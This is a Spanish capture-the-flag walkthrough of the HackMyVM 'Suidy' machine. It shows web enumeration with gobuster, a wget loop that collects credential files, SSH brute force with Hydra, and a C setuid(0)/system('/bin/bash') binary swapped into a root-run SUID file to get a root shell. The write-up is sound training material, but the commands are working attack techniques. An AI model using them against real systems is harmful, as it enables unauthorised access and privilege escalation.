


HackmyVM - Suidy	
	
OS:	Linux
Nivel:	Media
Release:	27/09/2020
Técnicas utilizadas	
Enumeracion Web	
Fuerza bruta ssh con hydra	
Escalada de privilegios (Suidyyyyy)	

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `netdiscover -i eth0 -r 192.168.1.0/24` para identificar todos los hosts disponibles en mi red.

```
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 1 hosts. Total size: 360
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.1.12 08:00:27:8d:ed:9f 6      360  PCS Systemtechnik GmbH

(root@kali)~/home/administrador
#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_suidy` para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
[administrator@kali] ~/Descargas
$ cat nmap/scanner_suidy
# Nmap 7.94SVN scan initiated Thu Aug 22 17:33:07 2024 as: nmap -p- -ss -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_suidy 192.168.1.12
Nmap scan report for 192.168.1.12
Host is up, received arp-response (0.00026s latency).
Scanned at 2024-08-22 17:33:08 CEST for 8s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8a:cb:7e:8a:72:82:84:9a:11:43:61:15:c1:e6:32:0b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCA4YhI83WARQIdfc080Gmcc4DUDFQhmc4IKFDHvK7bcx9+pYtaUygCXDTZSL0x5Bxnnvtfbf+wY7TWiGxj39znToblF2I3vcJ2G2Et96KcyT4F
+TA00TX0smuFknH/jymJ00YfhfSEvddHGsK4Cpe5E3j3VJULe9mmvHViuCmT700EUjlcZmIef04GnVYSKL3xugVW0H0XQkQxvMPP2vZGxat7AfUYukPSEZnmLng4VpA0mkdVLEdUvyzVhz/9J
|   256 7a:0e:b6:dd:8f:ee:a7:70:d9:b1:b5:6e:44:8f:c0:49 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXVyTi1tbmlzdHJAYNTYAAAIbmldzHJAYNTYAAABBBBmPdp0gK7l7S9NTd1XRhz4/2CKDn+ua0o9g87Z1lpOkEap9UT09RjxYGu9L2LlKWjy3Sb1sm/P5
|   256 80:18:e6:c7:01:0e:c6:6d:7f:4d:2:9f:c9:d0:6f:4c (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTF5AAAAI2GAC9758c/Hgq5Bc/VNn4Bf4DgrAw2Nr4zT0k8PiI8
80/tcp    open  http      syn-ack ttl 64      nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_   Supported Methods: GET HEAD
MAC Address: 08:00:27:BD:ED:9F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:0::linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Thu Aug 22 17:33:17 2024 -- 1 IP address (1 host up) scanned in 9.51 seconds
```

Análisis del puerto 80 (HTTP)

Al acceder a la página web alojada en el servidor, no encontré información relevante a simple vista.



hi


Para obtener más detalles, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```


[~(root@kali)~]# /home/administrador
[~# gobuster dir -u http://192.168.1.12/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,txt,html --random-agent
Gobuster v3.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.1.12/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent:       Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.7.3) Gecko/20040913 Firefox/0.10
[+] Extensions:      html,php,txt
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html           (Status: 200) [Size: 22]
/robots.txt           (Status: 200) [Size: 362]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====

```


El análisis reveló la presencia del archivo robots.txt. Al acceder a este archivo, encontré un texto codificado en código Morse.




Procedí a decodificar el mensaje, pero lamentablemente, el contenido no proporcionó información útil para identificar un vector de ataque viable contra la máquina objetivo.



Al realizar un análisis más exhaustivo del archivo robots.txt, descubrí lo que parecía ser una posible dirección web válida.



Como se puede observar en la imagen adjunta, las posibles credenciales se encontraban en archivos con extensión .txt.



Utilicé nuevamente Gobuster para enumerar los archivos con dicha extensión disponibles en el servidor.

```
(administrador@kali) [~/Descargas]
$ gobuster dir -u http://192.168.1.12/shehatesme/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -b 403,404 -x txt --random-agent -t 100 -o content/files
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12/shehatesme/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404,403
[+] User Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; AppleWebKit/532.0 (KHTML, like Gecko) Chrome/3.0.195.6 Safari/532.0
[+] Extensions: txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/about.txt (Status: 200) [Size: 16]
/new.txt (Status: 200) [Size: 16]
/search.txt (Status: 200) [Size: 16]
/privacy.txt (Status: 200) [Size: 16]
/blog.txt (Status: 200) [Size: 16]
/page.txt (Status: 200) [Size: 16]
/full.txt (Status: 200) [Size: 16]
/jobs.txt (Status: 200) [Size: 16]
/forums.txt (Status: 200) [Size: 16]
/admin.txt (Status: 200) [Size: 16]
/welcome.txt (Status: 200) [Size: 16]
/other.txt (Status: 200) [Size: 16]
/2001.txt (Status: 200) [Size: 16]
/network.txt (Status: 200) [Size: 16]
/space.txt (Status: 200) [Size: 16]
/link.txt (Status: 200) [Size: 16]
/faqs.txt (Status: 200) [Size: 16]
/issues.txt (Status: 200) [Size: 16]
/java.txt (Status: 200) [Size: 16]
/folder.txt (Status: 200) [Size: 16]
/art.txt (Status: 200) [Size: 16]
/es.txt (Status: 200) [Size: 16]
/google.txt (Status: 200) [Size: 16]
/guide.txt (Status: 200) [Size: 16]
/smilies.txt (Status: 200) [Size: 16]
/airport.txt (Status: 200) [Size: 16]
/secret.txt (Status: 200) [Size: 16]
/procps.txt (Status: 200) [Size: 16]
/pymfo.txt (Status: 200) [Size: 16]
/wha.txt (Status: 200) [Size: 16]
/lh2.txt (Status: 200) [Size: 16]
/muze.txt (Status: 200) [Size: 16]
/alba.txt (Status: 200) [Size: 16]
/cymru.txt (Status: 200) [Size: 16]
Progress: 175328 / 175330 (100.00%)
=====
Finished
=====
```

Con la certeza de que estos archivos podrían contener credenciales válidas, desarrollé un script para descargarlos todos.

```
Abrir  descargas.sh
~/Descargas/content

#!/bin/bash

#Codigo para obtener la lista de archivos
archivos=$(cat files | awk {'print $1'} | tr -d '/')

#Descarga cada archivo de la lista
for archivo in $archivos
do
    wget "http://192.168.1.12/shehatesme/$archivo"
done
```

Cada archivo descargado contenía posibles credenciales. Dado el gran número de archivos, los combiné en un único archivo con el fin de utilizarlos en un ataque de fuerza bruta, aprovechando que el puerto 22 estaba abierto.

```
(administrador@kali)-[~/Descargas/content]
$ cat *.txt | sort | uniq | sed -e "s/\\/:/g" > texto_combinado

(administrador@kali)-[~/Descargas/content]
$ cat texto_combinado
hidden1:passZZ!
jaime11:JKiufg6
jhfbvgt:iugbnvh
john765:FDrhguy
maria11:jhfgYRf
mmnnbbv:iughtyr
nhvjguy:kjhyut
smileys:98GHbjh
theuser:thepass
yuijhse:hjupnkk

(administrador@kali)-[~/Descargas/content]
$
```

Finalmente, utilicé Hydra para obtener las credenciales válidas que me permitieran iniciar sesión mediante SSH en la máquina objetivo.

```
(administrador@kali)-[~/Descargas/content]
$ hydra -c texto_combinado ssh://192.168.1.12 -F
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-22 18:12:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries, -1 try per task
[DATA] attacking ssh://192.168.1.12:22/
[22][ssh] host: 192.168.1.12 login: theuser password: thepass
[STATUS] attack finished for 192.168.1.12 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-22 18:12:41
```

Escalada de privilegios

Con las credenciales obtenidas, inicié sesión en la máquina como el usuario theuser.

```
(administrador@kali)-[~/Descargas/content]
$ ssh theuser@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:e/Y+QbyX33+qoiZpch9G5Mgf32Y1Cj2eBFPLMp3Qx10.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
theuser@192.168.1.12's password:
Linux suidy 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Sep 27 00:41:28 2020
theuser@suidy:~$ id
uid=1000(theuser) gid=1000(theuser) grupos=1000(theuser),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
theuser@suidy:~$ cat /home/theuser/user.txt
[REDACTED]
theuser@suidy:~$
```


Para escalar privilegios, busqué archivos con permisos SUID, ya que estos permiten ser ejecutados con los privilegios del propietario.

```
theuser@suidy:~$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsrwsr-x 1 root theuser 16704 sep 26 2020 /home/suidy/suidyyyyy
-rwsr-xr-x 1 root root 63568 ene 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 34888 ene 10 2019 /usr/bin/umount
-rwsr-xr-x 1 root root 51280 ene 10 2019 /usr/bin/mount
-rwsr-xr-x 1 root root 84016 jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 54096 jul 27 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 44440 jul 27 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 63736 jul 27 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 44528 jul 27 2018 /usr/bin/chsh
-rwsr-xr-- 1 root messagebus 51184 jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 ene 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 mar 28 2017 /usr/lib/eject/dmccrypt-get-device
theuser@suidy:~$
```

Este programa resultó ser sencillo de analizar. Esta aplicación, al ser ejecutada, cambia el UID y el GID a un usuario específico y lanza una consola Bash.



En este punto, utilicé pspy para monitorizar las tareas cron que se ejecutaban en la máquina objetivo. Descubrí que el usuario root ejecutaba regularmente el script timer.sh.

```
theuser@suidy:/tmp$ ./pspy32
pspy - version: 1.2.1 - Commit SHA: kali

PSY

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr
Draining file system events due to startup...
done
2024/08/22 18:37:09 CMD: UID=1000 PID=1155 | ./pspy32
2024/08/22 18:37:09 CMD: UID=0 PID=1160 |
2024/08/22 18:37:09 CMD: UID=0 PID=1000 |
2024/08/22 18:37:09 CMD: UID=1000 PID=891 | -bash
2024/08/22 18:37:09 CMD: UID=1000 PID=890 | sshd: theuser@pts/0
2024/08/22 18:37:09 CMD: UID=1000 PID=882 | (sd-pam)
2024/08/22 18:37:09 CMD: UID=1000 PID=881 | /lib/systemd/systemd --user
2024/08/22 18:37:09 CMD: UID=0 PID=874 | sshd: theuser [priv]
2024/08/22 18:37:09 CMD: UID=33 PID=395 | nginx: worker process
2024/08/22 18:37:09 CMD: UID=0 PID=393 | nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
2024/08/22 18:37:09 CMD: UID=0 PID=381 | /usr/sbin/sshd -D
2024/08/22 18:37:09 CMD: UID=0 PID=4 |
2024/08/22 18:37:09 CMD: UID=0 PID=3 |
2024/08/22 18:37:09 CMD: UID=0 PID=2 |
2024/08/22 18:37:09 CMD: UID=0 PID=1 | /sbin/init
2024/08/22 18:37:10 CMD: UID=0 PID=1163 |
2024/08/22 18:38:01 CMD: UID=0 PID=1164 | /usr/sbin/CRON -f
2024/08/22 18:38:01 CMD: UID=0 PID=1165 | /usr/sbin/CRON -f
2024/08/22 18:38:01 CMD: UID=0 PID=1166 | /bin/sh -c sh /root/timer.sh
2024/08/22 18:38:01 CMD: UID=0 PID=1167 | sh /root/timer.sh
```

Aunque no tenía permisos de lectura sobre el script timer.sh, posiblemente este script estaba ejecutando el binario descubierto anteriormente. Por lo tanto, desarrollé un script en C que me permitiera cambiar de usuario a root.

```
1 #include <stdio.h>
2 #include <sys/types.h>
3 #include <unistd.h>
4 int main(void)
5
6 {
7     setuid(0);
8     setgid(0);
9     system("/bin/bash");
10    return 0;
11 }
12
```

Después de un tiempo, se activó el bit SUID sobre el binario suidyyyy, lo que me permitió obtener una consola interactiva como usuario root.

```
theuser@suidy:/home/suidy$ ls -la
total 52
drwxr-xr-x 3 suidy suidy 4096 sep 27 2020 .
drwxr-xr-x 4 root root 4096 sep 26 2020 ..
-rw----- 1 suidy suidy 12 sep 27 2020 .bash_history
-rw-r--r-- 1 suidy suidy 220 sep 26 2020 .bash_logout
-rw-r--r-- 1 suidy suidy 3526 sep 26 2020 .bashrc
drwxr-xr-x 3 suidy suidy 4096 sep 26 2020 .local
-r--r----- 1 suidy suidy 197 sep 26 2020 note.txt
-rw-r--r-- 1 suidy suidy 807 sep 26 2020 .profile
-rwxrwxr-x 1 root theuser 16712 ago 22 21:14 suidyyyyy
theuser@suidy:/home/suidy$ ls -la
total 52
drwxr-xr-x 3 suidy suidy 4096 sep 27 2020 .
drwxr-xr-x 4 root root 4096 sep 26 2020 ..
-rw----- 1 suidy suidy 12 sep 27 2020 .bash_history
-rw-r--r-- 1 suidy suidy 220 sep 26 2020 .bash_logout
-rw-r--r-- 1 suidy suidy 3526 sep 26 2020 .bashrc
drwxr-xr-x 3 suidy suidy 4096 sep 26 2020 .local
-r--r----- 1 suidy suidy 197 sep 26 2020 note.txt
-rw-r--r-- 1 suidy suidy 807 sep 26 2020 .profile
-rwsrwsr-x 1 root theuser 16712 ago 22 21:14 suidyyyyy
theuser@suidy:/home/suidy$ ./suidyyyyy
root@suidy:/home/suidy# id
uid=0(root) gid=0(root) grupos=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(theuser)
root@suidy:/home/suidy# cat /root/root.txt
root@suidy:/home/suidy#
```